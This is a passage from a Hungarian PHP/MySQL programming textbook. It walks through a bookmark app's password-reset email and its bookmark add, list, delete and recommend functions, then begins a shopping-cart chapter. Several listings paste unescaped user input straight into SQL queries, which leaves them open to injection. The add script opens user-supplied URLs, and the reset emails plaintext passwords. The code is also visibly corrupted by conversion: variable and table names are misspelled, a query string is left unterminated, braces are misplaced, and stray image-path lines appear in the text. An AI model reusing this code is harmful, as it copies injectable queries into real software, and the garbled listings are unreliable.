A második, hogy lehetőséget ad meghatározott hosszúságú szó keresésére: a szótárkból kiválasztott minden szót ellenőrzünk, és ha hossza nem a `$min_hossz` és `$max_hossz` érték közé esik, akkor folytatjuk a keresést. Az aposztrófot tartalmazó szavakat is kihagyjuk. Ugyan a szó használatakor védőkarakterrel láthatnánk el az aposztrófot, sokkal könnyebb egyszerűen a következő szót választani.

Visszatérve a `jelszo_atallitasa()` függvényre, az új jelszó előállítása után azt eltárolandó módosítjuk az adatbázist, és az új jelszóval térünk vissza fő kódunkhoz. Majd ezt az új jelszót átadjuk a `jelszo_ertesites()` függvénynek, amely pedig elküldi azt e-mailben a felhasználónak. A `jelszo_ertesites()` függvényt a 27.20 példakódban láthatjuk.

27.20 példakód: A felhasznaloi_hitelesites_fuggvenyek.php könyvtár `jelszo_ertesites()` függvénye – A függvény elküldi a felhasználónak az új jelszavát

```
function jelszo_ertesites($felhasznaloi_nev, $jelszo)
{
    // értesíti a felhasználót, hogy jelszava megváltozott

    $kapcsolat = adatbazishoz_kapcsoladas();
    $eredmeny = $kapcsolat->query("SELECT email FROM felhasznalo
                                    WHERE felhasznaloi_nev='".$felhasznaloi_nev."'");
    if (!$eredmeny) {
        throw new Exception('Nincs ilyen e-mail cím.');
    } else if ($eredmeny->num_rows == 0) {
        throw new Exception('Nincs ilyen e-mail cím.');
        // a felhasználói név nem található az adatbázisban
    } else {
        $sor = $eredmeny->fetch_object();
        $email = $sor->email;
        $felado = "Felado: support@phpbookmark \r\n";
        $uzenet = "Az új PHPBookmark jelszava: ".$jelszo."\r\n"
                  ."Kérjük, következő bejelentkezéskor változtassa meg.\r\n";
        if (mail($email, 'PHPBookmark bejelentkezési adatok', $uzenet, $felado)) {
            return true;
        } else {
            throw new Exception('Nem sikerült e-mailt küldeni.');
        }
    }
}
```

Ha megvan a felhasználói név és az új jelszó, a `jelszo_ertesites()` függvénnel egyszerűen kikeressük az adatbázisból a felhasználó e-mail címét, majd a PHP `mail()` függvénye segítségével elküldjük oda.

Biztonságosabb lenne a felhasználóknak valóban véletlenszerű, kis- és nagybetűk, számok és írásjelek tetszőleges kombinációjából álló jelszót adni, mint egy véletlenszerűen kiválasztott szó és szám kombinációját. A felhasználók számára azonban a teljes mértékben véletlenszerű jelszavaknál könnyebben olvasható és kezelhető egy olyan, mint amilyen a `cikkcakk487`. A véletlenszerű karakterláncokban sok esetben problémás a felhasználóknak megállapítani, hogy 0 (nulla) vagy O (nagy O), 1 (egy) vagy I (kis L) szerepel.

A rendszerünkön lévő szótárfájl körülbelül 45 000 szót tartalmaz. Ha egy cracker tudná, hogy milyen algoritmussal állítottuk elő a jelszavakat, és még egy felhasználói nevet is ismerne, akkor is átlagosan 22 500 000 jelszót kellene kipróbálnia ahhoz,


hogy eltalálja az igazit. Egy ilyen jellegű alkalmazásnál megfelelőnek tűnik ez a szintű biztonság, és ez még akkor is igaz, ha a felhasználó figyelmen kívül hagyja az e-mailben szereplő tanácsunkat, amiben az általunk elküldött jelszó megváltoztatására kérjük.

Könyvjelzők tárolása és visszakeresése

Most, hogy végeztünk a felhasználói fiókkal kapcsolatos funkciókkal, továbbléphetünk, és megvizsgálhatjuk, hogyan tárolhat-juk, kereshetjük vissza és törölhetjük a felhasználók könyvjelzőit.

Könyvjelzők hozzáadása

A felhasználók az oldal alján látható menü KJ hozzáadása hivatkozásra kattintva vehetnek fel új könyvjelzőket. A linkre kattintva a 27.9 ábrán látható űrlaphoz jutnak.



27.9 ábra: A kj_hozzaadasa_urlap.php kód által előállított űrlappal a felhasználók könyvjelzőket adhatnak hozzá saját oldalaikhoz.

Mivel a kj_hozzaadasa_urlap.php kód igen egyszerű, és pusztán a kimeneti függvényeket használja, eltekintünk részletes bemutatásától. Az űrlap elküldésével a kj_hozzadasa.php kódot hívjuk meg, ami viszont a 27.21 példakódban látható.

27.21 példakód: kj_hozzadasa.php – A kód új könyvjelzőket ad a felhasználó személyes oldalához

```
<?php
require_once('konyvjelzo_fuggvenyek.php');
session_start();

// rövid változónév létrehozása
$uj_url = $_POST['uj_url'];
html_fejlec_letrehozasa('Könyvjelzők hozzáadása');

try {
    ervenyes_felhasznalo_ellenorze();
    if (!kitoltott($_POST)) {
        throw new Exception('Az űrlap nincs teljesen kitöltve.');
    }

    // URL formátumának ellenőrzése
    if (strstr($uj_url, 'http://') === false) {
        $uj_url = 'http://'.$uj_url;
    }
}
```

```

// URL érvényességének ellenőrzése
if (!(@fopen($uj_url, 'r'))) {
    throw new Exception('Érvénytelen URL.');
}

// megpróbálja hozzáadni az új könyvjelzőt
kj_hozzaadasa($uj_url);
echo 'Könyvjelző hozzáadva.';

// a felhasználó által elmentett könyvjelzők lekérése
if ($url_tomb = felhasznalo_url_lekerdezese($_SESSION['ervenyes_felhasznalo'])) {
    felhasznalo_url_megjelenitese($url_tomb);
}
catch (Exception $e) {
    echo $e->getMessage();
}
felhasznalo_menu_megjelenitese();
html_lablec_letrehozasa();

?>

```

Ez a kód is a felhasználói adat ellenőrzése – adatbázisban eltárolása – kimenet készítése sémát követi.

Az ellenőrzés érdekében először is arról kell a kitoltott() függvény segítségével meggyőződni, hogy a felhasználó kitölte-e az úrlapot. Ezt követően az URL-t ellenőrizzük két szempontból. Először az strstr() függvénnyel megnézzük, hogy http://-vel kezdődik-e. Amennyiben nem, hozzáadjuk azt az URL-hez. Ha ezzel megvagyunk, ellenőrizzük, hogy az URL valóban létezik-e. A Hálózati és protokollfüggvények használata című 20. fejezetből emlékezhetünk, hogy az fopen() függvénytel nyithatunk meg http://-vel kezdődő URL-eket. Ha meg tudjuk nyitni az oldalt, akkor ésszerűen feltételezhetjük, hogy az URL érvényes, és a kj_hozzaadasa() függvényt meghívva hozzáadjuk az adatbázishoz.

Ezt és a könyvjelzőkkel kapcsolatos többi függvényt az url_fuggvenyek.php függvénykönyvtárban találjuk. A kj_hozzaadasa() függvény kódját a 27.22 példakód mutatja.

27.22 Példakód: Az url_fuggvenyek.php könyvtár kj_hozzaadasa() függvénye – A függvény új könyvjelzőket ad az adatbázishoz

```

function kj_hozzaadasa($uj_url) {
    // Új könyvjelző hozzáadása az adatbázishoz

    echo "A ".htmlspecialchars($uj_url)." hozzáadása<br />";
    $ervenyes_felhasznalo = $_SESSION['ervenyes_felhasznalo'];

    $kapcsolat = adatbazishoz_kapcsoladas();

    // ellenőrizzük, hogy nem ismétlődő könyvjelző-e
    $eredmeny = $kapcsolat->query("SELECT * FROM konyvjelzo
        WHERE felhasznalo_nev='$_SESSION[ervenyes_felhasznalo]'
        AND kj_URL='".$uj_url."'");

    if ($eredmeny && ($eredmeny->num_rows>0)) {
        throw new Exception('Már létező könyvjelző.');
    }
    // új könyvjelző hozzáadása az adatbázishoz
    if (!$kapcsolat->query("INSERT INTO 'konyvjelzo' ( 'felhasznalo_nev' , 'kj_URL' )
        VALUES ('$_SESSION[ervenyes_felhasznalo]', '$uj_url')")) {
        throw new Exception('A könyvjelző hozzáadása nem sikerült.');
    }
}

```

```

    }

    return true;
}

```

A kj_hozzaadasa() függvény viszonylag egyszerű. Ellenőrzi, hogy az adatbázisban a felhasználónál nem szerepel-e már ugyanez a könyvjelző. (Bár nem valószínű, hogy a felhasználók kétszer felvinnének egy könyvjelzöt, az lehetséges, sőt valószínen, hogy frissíthetik az oldalt.) Az új könyvjelzők bekerülnek az adatbázisba.

Visszatérve a kj_hozzaad.php kódhoz, láthatjuk, hogy utolsó lépése ugyanaz, mint a tag.php fájlnak: a felhasznaloi_url_lekerdezese() és a felhasznaloi_url_megjelenitese() függvény meghívása. A következőkben ezt a két függvényt vizsgáljuk meg.

Könyvjelzők megjelenítése

A tag.php kód és a kj_hozzaadasa() függvény is használja a felhasznaloi_url_lekerdezese() és a felhasznaloi_url_megjelenitese() függvényt. Ezek kikeresik az adatbázisból, illetve megjelenítik a felhasználó könyvjelzőit. A felhasznaloi_url_lekerdezese() függvény az url_fuggvenyek.php, a felhasznaloi_url_megjelenitese() függvény pedig a kimeneti_fuggvenyek.php könyvtárban található.

A felhasznaloi_url_lekerdezese() függvényt a 27.23 példakód mutatja.

27.23 Példakód: Az url_fuggvenyek.php könyvtár felhasznaloi_url_lekerdezese() függvénye – A függvény kikeresi az adatbázisból a felhasználó könyvjelzőit

```

function felhasznaloi_url_lekerdezese($felhasznaloi_nev) {
    // a felhasználó által elmentett URL-ek kinyerése az adatbázisból

    $kapcsolat = adatbazishoz_kapcsolodas();
    $eredmeny = $kapcsolat->query("SELECT kj_URL
                                    FROM konyvjelzo
                                    WHERE felhasznaloi_nev = '". $felhasznaloi_nev ."'");

    if (!$eredmeny) {
        return false;
    }

    // URL-ek tömbjének létrehozása
    $url_tomb = array();
    for ($szamlalo = 1; $sor = $eredmeny->fetch_row(); ++$szamlalo) {
        $url_tomb[$szamlalo] = $sor[0];
    }
    return $url_tomb;
}

```

Haladjunk végig röviden a felhasznaloi_url_lekerdezese() függvény lépésein! Paraméterként a felhasználói nevet várja, majd visszakeresi az adatbázisból az adott felhasználóhoz tartozó könyvjelzőket. Az ezeket az URL-eket tartalmazó tömbbel vagy – amennyiben a könyvjelzők nem visszakereshetők – false értékkel tér vissza.

A felhasznaloi_url_lekerdezese() függvényből származó tömböt a felhasznaloi_url_megjelenitese() függvénynek adjuk át. Ez megint csak egy egyszerű, HTML kimenetet előállító függvény, amely szép táblázatos formában jeleníti meg a felhasználó könyvjelzőit, így ezzel sem foglalkozunk most részletesebben. A 27.6 ábrán láthatjuk, hogy milyen kimenetet állít elő. A függvény igazából ürlapba teszi az URL-eket. minden URL mellett egy jelölőnégyzetet találunk, ami lehetővé teszi a felhasználónak, hogy törleddék kijelölje adott könyvjelzőjét. A most következő részben pontosan a törlés funkciót tekintjük át.

Könyvjelzők törlése

Amikor a felhasználó törlésre kijelöli egy vagy több könyvjelzőjét, majd a menü KJ törlése hivatkozására kattint, elküldi az URL-eket tartalmazó űrlapot. A jelölőnégyzeteket a felhasznaloi_url_megjelenitese() függvény alábbi kódja állítja elő:

```
echo "<tr bgcolor=\"".\$szin."\"><td><a href=\"".\$url."\">\\".htmlspecialchars(\$url)."\</a></td>
<td><input type=\"checkbox\" name=\"torolj_engem[]\" value=\"".\$url."/\"/></td>
</tr>";
```

Minden inputnak torolj_engem[] a neve. Ez azt jelenti, hogy az űrlap által meghívott PHP kódban egy \$torolj_engem nevű tömböt érhetünk el, amely az összes törlendő könyvjelzőt tartalmazza.

A KJ törlése hivatkozásra kattintva meghívódik a kj_torlese.php kód, amit a 27.24 példakódban láthatunk.

27.24 példakód: kj_torlese.php – A kód könyvjelzőket töröl az adatbázisból

```
<?php
require_once('konyvjelzo_fuggvenyek.php');
session_start();

// rövid változónevek létrehozása
$torolj_engem = $_POST['torolj_engem'];
$ervenyes_felhasznalo = $_SESSION['ervenyes_felhasznalo'];

html_fejlec_letrehozasa('Könyvjelzők törlése');
ervenyes_felhasznalo_ellenorzese();

if (!kitoltott($_POST)) {
    echo '<p>Egyetlen könyvjelzőt sem jelölt ki törlésre.<br/>
        Kérjük, próbálja meg újra!</p>';
    felhasznaloi_menu_megjelenitese();
    html_lablec_letrehozasa();
    exit;
} else {
    if (count($torolj_engem) > 0) {
        foreach($torolj_engem as $url) {
            if (kj_torlese($ervenyes_felhasznalo, $url)) {
                echo 'A '.htmlspecialchars($url).' könyvjelzőt töröltük.<br />';
            } else {
                echo 'Nem sikerült törleni a '.htmlspecialchars($url).' könyvjelzőt.<br />';
            }
        }
    } else {
        echo 'Nincs törlésre kijelölt könyvjelző';
    }
}

// a felhasználó által elmentett könyvjelzők lekérése
if ($url_tomb = felhasznaloi_url_lekerdezese($ervenyes_felhasznalo)) {
    felhasznaloi_url_megjelenitese($url_tomb);
}
felhasznaloi_menu_megjelenitese();
html_lablec_letrehozasa();
?>
```

A kód elején elvégezzük a szokásos ellenőrzéseket. Ha kiderül, hogy a felhasználó egyes könyvjelzőit kijelölte törlésre, a következő ciklussal töröljük ki azokat:

```
foreach($storolj_engem as $url) {
    if (kj_torlese($ervenyes_felhasznalo, $url)) {
        echo 'A '.htmlspecialchars($url).' könyvjelzőt törlöttük.<br />';
    } else {
        echo 'Nem sikerült törleni a '.htmlspecialchars($url).' könyvjelzőt.<br />';
    }
}
```

Látható, hogy a `kj_torlese()` függvény végzi el a könyvjelző adatbázisból kitörlésének tényleges munkáját. A függvényt a 27.25 példakódban találjuk.


27.25 példakód: Az `url_fuggvenyek.php` könyvtár `kj_torlese()` függvénye – A függvény egyetlen könyvjelzöt töröl a felhasználó listájáról

```
function kj_torlese($felhasznalo, $url) {
    // egy URL törlése az adatbázisból
    $kapcsolat = adatbazishoz_kapcsolodas();

    // a könyvjelző törlése
    if (!$kapcsolat->query("DELETE FROM konyvvelzo WHERE
        felhasznalo_nev='".$felhasznalo."' AND kj_URL='".$url."') ) {
        throw new Exception('A könyvjelző nem törölhető');
    }
    return true;
}
```

Láthatjuk, hogy a `kj_torlese()` is egy viszonylag egyszerű függvény. Megkíséri kitörölni az adatbázisból az adott felhasználó által kijelölt könyvjelzőt. Jegyezzük meg, hogy ebben az esetben adott felhasználói név – könyvjelző párt kívánunk törölni, hiszen a többi felhasználó ettől függetlenül megőrizheti az erre az URL-re mutató könyvjelzőjét!

A 27.10 ábrán egy, a törlést végző kód futtatása által eredményezett, lehetséges kimenetet láthatunk.



27.10 ábra: A törlést végrehajtó kód tájékoztatja a törlött könyvjelzők felhasználóját, majd megjeleníti megmaradt könyvjelzőit.

Akárcsak a `kj_hozzadasa.php` kódban, az adatbázison végrehajtott módosítások után itt is a `felhasznalo_url_lekerdezese()` és a `felhasznalo_url_megjelenitese()` függvény segítségével jelenítjük meg az új könyvjelzőlistát.

Könyvjelzők ajánlása

Immár készen állunk a könyvjelzők ajánlását megvalósító ajanlas.php kód megírására. Többféle megközelítést alkalmazhatnánk az ajánlásokhoz. A példában ténylegesen megvalósított módszer a közös érdeklődésen alapul. Ennek megállapításához olyan felhasználókat keresünk, akiknek az adott felhasználóval legalább egy közös könyvjelzőjük van. Azt feltételezzük, hogy ezeknek a felhasználóknak a többi könyvjelzői is számot tarthatnak az adott felhasználó érdeklődésére.

SQL lekérdezésként ezt legegyszerűbben egymásba ágyazott lekérdezések használatával valósíthatjuk meg. Az első egymásba ágyazott lekérdezés a következőképpen néz ki:

```
SELECT DISTINCT(b2.felhasznaloi_nev)
    FROM konyvjelzo b1, konyvjelzo b2
    WHERE b1.felhasznaloi_nev = ".$servenyes_felhasznalo."
        AND b1.felhasznaloi_nev != b2.felhasznaloi_nev
        AND b1.kj_URL = b2.kj_URL
```

Ez a lekérdezés aliasok segítségével kapcsolja össze az adatbázis konyvjelzo tábláját önmagával – ami kicsit furcsán hangzik, de esetenként kiváló szolgáltatót tehet számunkra. Képzeljük el, hogy lényegében két konyvjelzo táblánk van, az egyiknek b1, a másiknak b2 a neve! A b1 táblában megkeressük az aktuális felhasználót és a könyvjelzőit. A másik táblában az összes többi felhasználó könyvjelzőit nézzük. Olyan felhasználókat (b2.felhasznaloi_nev) keresünk, akiknek az aktuális felhasználóval közös URL-jük van (b1.kj_URL = b2.kj_URL), és akik nem azonosak az aktuális felhasználóval (b1.felhasznaloi_nev != b2.felhasznaloi_nev).

Ez a lekérdezés az aktuális felhasználóhoz hasonló érdeklődésű emberek listáját eredményezi. A lista birtokában külső lekérdezéssel kereshetünk ezen felhasználók többi könyvjelzője között:

```
SELECT kj_URL
FROM konyvjelzo
WHERE felhasznaloi_nev IN
    (SELECT DISTINCT(b2.felhasznaloi_nev)
        FROM konyvjelzo b1, konyvjelzo b2
        WHERE b1.felhasznaloi_nev = ".$servenyes_felhasznalo."
            AND b1.felhasznaloi_nev != b2.felhasznaloi_nev
            AND b1.kj_URL = b2.kj_URL)
```

Egy második egymásba ágyazott lekérdezéssel kiszűrjük az aktuális felhasználó könyvjelzőit; ha a felhasználó saját magának már felvett egy könyvjelzőt, nem sok értelme lenne ugyanazt ajánlani neki. Végezetül további szűrést valósítunk meg a \$nepszeruseg változóval. Nem szeretnénk túl személyes jellegű URL-eket ajánlani, ezért csak olyan könyvjelzőre hívjuk fel a felhasználó figyelmét, amit a hasonló érdeklődésű felhasználók listájából adott számú személy is felvett saját könyvjelzői közé. Az utolsó lekérdezés a következőképpen néz ki:

```
SELECT kj_URL
FROM konyvjelzo
WHERE felhasznaloi_nev IN
    (SELECT DISTINCT(b2.felhasznaloi_nev)
        FROM konyvjelzo b1, konyvjelzo b2
        WHERE b1.felhasznaloi_nev = ".$servenyes_felhasznalo."
            AND b1.felhasznaloi_nev != b2.felhasznaloi_nev
            AND b1.kj_URL = b2.kj_URL)
AND kj_URL NOT IN
    (SELECT kj_URL
        FROM konyvjelzo
        WHERE felhasznaloi_nev = ".$servenyes_felhasznalo.")
GROUP BY kj_URL
HAVING COUNT(kj_URL) > ".$nepszeruseg;
```

Ha azt tapasztaljuk, hogy már jó sok felhasználója van rendszerünknek, akkor a \$nepszeruseg változó értékét növelte csak olyan URL-eket ajánlunk, amelyeket kellően nagy számú felhasználó vett fel a listájába. A sokak által megjelölt URL-ek mögött minden bizonnal jobb és szélesebb közönség számára vonzó honlapokat találunk.

Az ajánlásokat előállító teljes kódot a 27.26 és a 27.27 példakódban láthatjuk. A fő kód neve ajanlas.php (27.26 példakód). Ez az, ami meghívja az url_fuggvenyek.php függvénykönyvtárból az ajánlásokat adó url_ajanlo() függvényt (27.27 példakód).

27.26 példakód: ajanlas.php – A kód a felhasználót feltehetőleg érdekelő könyvjelzőket ajánl a figyelmébe

```
<?php
require_once('konyvjelzo_fuggvenyek.php');
session_start();
html_fejlec_letrehozasa('Ajánlott URL-ek');
try {
    ervenyes_felhasznalo_ellenorze();
    $urlek = url_ajanlo($_SESSION['ervenyes_felhasznalo']);
    ajanlott_urlek_megjelenitese($urlek);
}
catch(Exception $e) {
    echo $e->getMessage();
}
felhasznaloi_menu_megjelenitese();
html_lablec_letrehozasa();
?>
```

27.27 példakód: Az url_fuggvenyek.php könyvtár url_ajanlo() függvénye – Ez a függvény választja ki a felajánlandó URL-eket

```
function url_ajanlo($ervenyes_felhasznalo, $nepszeruseg = 1) {
    // Részben intelligens ajánlásokat adunk az embereknek
    // Ha van más felhasználókkal közös URL-jük, akkor elképzelhető,
    // hogy ezen más felhasználók további URL-jeit is szeretni fogják
    $kapcsolat = adatbazishoz_kapcsoladas();

    // azon felhasználók megkeresése,
    // akikkel közös URL-ünk van
    // a felhasználók személyes jellegű könyvjelzőinek kizárása
    // és a megfelelő érdeklődésre számot tartó URL-ek ajánlása érdekében
    // meghatározzuk a minimális népszerűségi szintet
    // ha $nepszeruseg = 1, akkor egynél több ember fel kellett,
    // hogy vegye az URL-t ahhoz, hogy ajánljuk azt

    $lekerdezés = "SELECT kj_URL
                    FROM konyvjelzo
                   WHERE felhasznaloi_nev IN
                         (SELECT DISTINCT(b2.felhasznaloi_nev)
                            FROM konyvjelzo b1, konyvjelzo b2
                           WHERE b1.felhasznaloi_nev='".$ervenyes_felhasznalo."'
                             AND b1.felhasznaloi_nev != b2.felhasznaloi_nev
                             AND b1.kj_URL = b2.kj_URL)
                  AND kj_URL NOT IN
                         (SELECT kj_URL
                            FROM konyvjelzo
                           WHERE felhasznaloi_nev='".$ervenyes_felhasznalo."')
                  GROUP BY kj_URL
                  HAVING count(kj_URL)>".$nepszeruseg;

    if (!$eredmeny = $kapcsolat->query($lekerdezés)) {
        throw new Exception('Nincsenek ajánlható könyvjelzők.');
    }
```

```


if ($eredmeny->num_rows==0) {
    throw new Exception('Nincsenek ajánlható könyvjelzők.');
}

$urlek = array();
// releváns URL-ek tömbjének létrehozása
for ($szamlalo=0; $sor = $eredmeny->fetch_object(); $szamlalo++) {
    $urlek[$szamlalo] = $sor->kj_URL;
}

return $urlek;
}

```

A 27.11 ábrán az ajanlas.php kód egy lehetséges kimenetét látjuk.



27.11 ábra: Az ajanlas.php kód az amazon.com oldalt ajánlotta a felhasználó figyelmébe.
Az adatbázisban legalább két olyan másik felhasználó van, aki szereti az oldalt, és felvette könyvjelzői közé.

A projekt továbbfejlesztésének lehetséges irányai

A fejezet oldalain a PHPbookmark alkalmazás alapvető funkcióit mutattuk be és hoztuk létre. Számos további lehetőségünk nyílik továbbfejleszteni az alkalmazást. Gondoljuk végig a következő funkciók hozzáadását:

- A könyvjelzők téma-körök szerinti csoportosítása
- „Hozzáadás a könyvjelzőimhez” hivatkozás megjelenítése az ajánlott könyvjelzőknél
- A teljes adatbázis vagy adott téma-kör legnépszerűbb URL-jeinek ajánlása
- Rendszergazdai felület a felhasználók és téma-kör létrehozására és adminisztrálására
- Intelligensebb vagy gyorsabb módszer a könyvjelzők ajánlására
- A felhasználó által megadott adatok további szempontok szerinti ellenőrzése

Próbáljuk meg megvalósítani ezeket! A kísérletezés a tanulás egyik legjobb módja.

Hogyan tovább?

A következő projektben online vásárlásra alkalmas kosarat hozunk létre, amely lehetővé teszi oldalunk látogatóinak, hogy bön-gészés közben, vásárlásuk véglegesítése és az elektronikus fizetés előtt abba rakják a kiválasztott termékeket.

Kosár funkció programozása

A fejezetben megtanuljuk, hogyan készíthetünk oldalunk látogatói számára vásárlást lehetővé tevő kosarat. A kosár funkciót A MySQL használata című II. részben kidolgozott Book-O-Rama adatbázisra ültetjük. A fejezet végén röviden megvizsgáljuk annak lehetőségét, hogy létező, nyílt forráskódú PHP kosarat állítunk be és veszünk igénybe weboldalunkon.

Kosár (angolul shopping cart vagy shopping basket) funkció alatt az online vásárlás mechanizmusát értjük. Miközben online katalógust böngészünk, kosárba teherjük (kiválasztthatjuk) az egyes termékeket. Ha befejeztük a böngészést, az online bolt kasszájához járunk – vagyis kifizetjük a kosarunkba tett termékeket.

A jelenlegi projekt kosár funkciójának megvalósításához az alábbiakra lesz szükségünk:

- Az online értékesíteni kívánt termékek adatbázisa
- Online termékkatalógus, amely kategóriákra bontható
- Kosár, amivel nyomon követhetjük a felhasználó által megvásárolni kívánt termékeket
- A fizetési és szállítási adatokat feldolgozó pénztár funkció
- Adminisztrációs felület

A megoldás alkotóelemei

Bizonyára emlékszünk a II. részben kidolgozott Book-O-Rama adatbázisra. Mostani projektünkben a Book-O-Rama könyvesbolt online áruházát fogjuk beindítani. A megoldás alkotóelemeinek az alábbi általános elvárásoknak kell megfelelniük:

- Meg kell találni annak módját, hogyan kapcsolhatjuk össze az adatbázist a felhasználók böngészőjével. A felhasználók számára lehetővé kell tennünk a termékek kategóriánkénti böngészését.
- A felhasználók kiválasztathatják a katalógusból a később megvásárolni kívánt termékeket. Nyomon kell követnünk, hogy mely termékeket választották ki.
- Miután a felhasználók befejezték a vásárlást, ki kell számolnunk rendelésük végösszegét, be kell kérnünk szállítási adataikat, majd fel kell dolgoznunk fizetésüket.
- Adminisztrációs felületet kell fejlesztenünk a Book-O-Rama oldalához, hogy a rendszergazda könyveket és kategóriákat adhasson az oldalhoz, illetve szerkeszthesse a meglévőket.

Most, hogy megismertük a projekttel szembeni elvárásokat, elkezdhetjük megtervezni a megoldást és alkotóelemeit.

Online katalógus létrehozása

A Book-O-Rama katalógus alapját adó adatbázis már rendelkezésünkre áll. A mostani alkalmazáshoz azonban módosításokra és kiegészítésekre lesz szükség. Ilyen kiegészítés például a projektkötetelmények között is szereplő könyvkategóriák hozzáadása.

A meglévő adatbázist is ki kell egészíteni a szállítási címekkel, a fizetési adatokkal stb. Azaz már tisztában vagyunk, hogyan lehet PHP segítségével csatolófelületet (interfész) létrehozni MySQL adatbázishoz, így a megoldás ezen része gyerekjáték kell, hogy legyen.

A vásárlók megrendeléseinek teljesítéséhez tranzakciókat is használnunk kell. Ehhez konvertálni kell a Book-O-Rama táblákat, hogy az InnoDB tárolómotort használják. Ez a lépés is viszonylag magától érterődő lesz.

A felhasználók által vásárlás közben megrendelt termékek nyomon követése

Alapvetően kétféleképpen követhetjük nyomon a látogatók vásárlás közben kiválasztott tételeit. Az egyik módszer, ha adatbázisba rakjuk a kiválasztott termékeket, a másik módszer pedig a munkamenet- (session) változó használata.

A kiválasztott tételek munkamenet-változó segítségével történő nyilvántartása egyszerűbben programozható, mert nem szükséges minden egyes alkalmmal az adatbázist lekérdezve beszerezni az információt. Ezzel a módszerrel az is elkerülhető, hogy a csak böngésző, de végül a kiválasztott termékeket meg nem vásárló felhasználók egy csomó felesleges adattal terheljék az adatbázist.

Ezért munkamenet-változót vagy változókat kell kialakítani a felhasználók által kiválasztott termékek tárolására. Amikor egy felhasználó befejezi a vásárlást, és kifizeti a megrendelt termékeket, a munkamenet-változóban tárolt információkat a tranzakció rekordjaként eltároljuk az adatbázisban.

Ezeket az adatokat arra is felhasználhatjuk, hogy az oldal valamelyik sarkában rövid összegzés adjunk a kosár aktuális tartalmáról, így a felhasználó tisztában lehet vele, hogy mennyit kell majd fizetnie az addig kiválasztott termékekért.

Fizetési rendszer megvalósítása

Projektünkben a felhasználó rendelése és szállítási adatai alapján feldolgozzuk a vásárlást, de a tényleges fizetési folyamatot nem foglalkozunk. Számtalan fizetési rendszer közül választhatunk, amelyek mindenekként más hogyan kell megvalósítani. A projektben egyszerűen egy *dummy* függvényt használunk, amit bármikor lecserélhetünk a kiválasztott rendszerhez alkalmas interfésszel.

Ugyan számtalan különböző fizetési átjáró (payment gateway) közül választhatunk, és az egyes átjárókhoz is többféle interfész használható, a valós idejű hitelkártya-feldolgozó interfések működése nagyjából hasonló. Az elfogadni kívánt bankkártyák típusa alapján kereskedői bankszámlát kell nyitnunk valamely banknál – és jellemzően a bank megadja nekünk a fizetési rendszer általa ajánlott szolgáltatóinak listáját. A kiválasztott szolgáltató pontosan meghatározza, hogy milyen paramétereket és hogyan kell rendszerének átadnunk. Számos fizetési rendszernél megadják számunkra a PHP alkalmazásokhoz használható mintakódot, amivel egyszerűen lecserélhetjük a jelen fejezetben létrehozott *dummy* függvényt.

Használat közben a fizetési rendszer továbbítja adatainkat egy banknak, és vagy a sikeres tranzakció kódját vagy – valamilyen probléma esetén – a számtalan különböző hibakód valamelyikét adja vissza. Adataink továbbításáért cserébe a fizetési átjáró üzemeltetési vagy havidíját, illetve a tranzakciók számától vagy értékétől függő használati díjat kér.

Fizetési rendszerünknek legalább az ügyféladatokra (például hitelkártya száma), a saját azonosító adatainkra (azt meghatározandó, hogy melyik kereskedői számlán kell a fizetést jóváírni) és a tranzakció végösszegére szüksége lesz.

A megrendelés végösszegét a felhasználó kosáranak munkamenet-változójából tudjuk kiszámítani. Ha ezzel megvagyunk, a végleges rendelési adatokat rögzítjük adatbázisunkban, ezt követően pedig bármikor megszabadulhatunk a munkamenet-változótól.

Adminisztrációs felület programozása


A fizetési rendszeren és a már említett komponenseken kívül olyan adminisztrációs felületet is létre kell hoznunk, ahol könyveket és kategóriákat lehet hozzáadni az adatbázishoz, illetve törlni és szerkeszteni lehet a meglévőket.

Az egyik leggyakrabban alkalmazott szerkesztési feladat az egyes tételek árának megváltoztatása (például különleges ajánlat vagy akció esetén). Ez azt jelenti, hogy amikor eltároljuk a vásárlók rendelését, az általuk az adott termékért fizetendő árat is fel kell jegyeznünk. Könyvelési szempontból rémálom lenne egy olyan szituáció, amikor csak az információ lenne birtokunkban, hogy milyen termékeket rendelt a vásárló, és mi azoknak az aktuális ára. Ha viszont feljegyezzük a termékek vásárláskori árat is, akkor visszaküldésük vagy cseréjük esetén a megfelelő összeget tudjuk jóváírni a vásárlónak.

